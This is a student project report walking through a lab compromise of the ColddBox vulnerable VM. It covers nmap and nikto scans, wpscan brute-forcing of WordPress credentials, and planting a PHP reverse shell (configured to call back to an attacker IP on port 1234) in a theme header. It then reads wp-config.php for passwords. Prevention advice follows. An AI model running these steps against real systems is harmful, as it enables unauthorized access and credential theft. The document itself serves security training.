Minor Project Report

Index

1. Vulnerability details
2. Methods used for exploitation
3. Methods of Prevention

   Colddbox Screenshots

   1. The webpage

   2. Machine in virtual box.

Vulnerability Details.

Vulnerability found: RCE using Reverse shell


RCE using Reverse shell

- **Threat level: High**
- **Description: The attacker can Execute Codes Remotely via uploading a Reverse shell**

Method of exploitation

Step 1

- We first identify the IP address of the Machine.
- In my case I used advanced IP scanner on my win 7 Virtual machine to scan my network to find the IP of the machine




- Here we can see Multiple Ips from which 192.168.56.101 is the ip for the machine (the other Two IPS are of kali and my main machine)

Note: Here all the devices are on a Host-only network.

Step 2

- After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.

- We will use the Nmap tool for this, as it works effectively. The Nmap tool is by default available on Kali Linux. The command and results can be seen below:




- The Nmap output shows two ports on the target machine that have been identified as Open. In the Nmap command, we used the **'-sV'** switch for version enumeration. We also used the **'-p-'** option for a full port scan. It tells Nmap to conduct the scan on all the 65535 ports on the target machine. By default, Nmap conducts the scan only on known 1024 ports. So, it is especially important to conduct a full port scan during the Pentest or solving the CTF for maximum results.

- However, in our case, we have found two ports, in which Port no 80 is being used for HTTP and port 4512 is being used for SSH service.

Step 3

- We opened the target machine IP address on the browser to see the running web application. It can be seen in the following screenshot.



- As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System).

Step 4

- We use the nikto tool to scan the website as shown:

- From the scan we Know that there is a Wp-login page.
- From the scan We see that there is a page called /hidden/.
- We now type /hidden/ in our URL.
- After typing this is what we see:


U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip


- from this we can interpret that the user c0ldd is a admin as they can change passwords of other users.

Step 5

- We now use Wp-scan to enumerate users just as shown in the screenshot:



- We find three users:




- From this we find that there exists a username called c0ldd
- Now we try to brute force the password for c0ldd using wpscan

- We get the result as:


```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:25 <

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

- now using this we log in through the login page we found on our previous scan.
- We type /wp-login.php infront of our main url. like this - http://192.168.56.101/wp-login.php
- Now type the username -c0ldd and password - 9876543210




Step 6

- After we log in we see the admin dashboard:




- Now we go to appearance and editor to upload the reverse she



- Now on the right side of the editor we click on header.

- After clicking on the header we upload the reverse shell:




- We change the ip to our own ip address and port to 1234:

```
set_time_limit (0);

$VERSION = "1.0";

$ip = '192.168.56.103';  // CHANGE THIS

$port = 1234;       // CHANGE THIS
```

- Now we update the file.

Step 7


- After updating the file now set up a listener on port 1234
- After setting up the listener we get something like this:




- Thus we now have access to the machine files.
- From here we try escalate our privileges as shown in the screenshots:

- We first type python3 -c “import pty;pty.spawn(‘/bin/bash’)”
- After that we list the directories by typing ls:
- Here the most important document we see is the wp-config.php as it stores all the usernames and passwords.

- Now we open the file to see the usernames and passwords as shown in the screenshot:



- From this we see that the password for the username c0ldd is cybersecurity:
- Now we use this username and password in our machine



- From the screenshot we can see that the username and password were correct.
- Thus now we have access similar to root.

Methods of Prevention

- **Keep Software Updated:** Regularly update your operating system, web server, applications, and any other software to ensure that known vulnerabilities are patched.
- **Firewalls** Implement firewalls to control incoming and outgoing network traffic. Restrict access to only necessary ports and services.
- **Strong Authentication:** Use strong, unique passwords for all accounts. Implement multi-factor authentication (MFA) where possible to add an extra layer of security.
- **Least Privilege Principle:** Limit user and system privileges to the minimum necessary for functionality. This helps minimize the potential impact of a security breach.
- **Regular Audits:** Conduct regular security audits and vulnerability assessments to identify and address potential weaknesses in your system.
- **Security Headers:** Utilize security headers like Content Security Policy (CSP) to control which resources can be loaded on your web pages and to mitigate the risk of code injection attacks.
- **Web Application Firewalls (WAF):** Implement a WAF to filter and monitor HTTP traffic between a web application and the Internet. This can help protect against various web-based attacks.
- **File Upload Security:** If your application allows file uploads, ensure proper validation and restrictions on file types, sizes, and locations. This can prevent attackers from uploading malicious files.
- **Regular Backups:** Regularly back up your data and systems. In the event of a security incident, having recent backups can help you restore your systems to a known and secure state.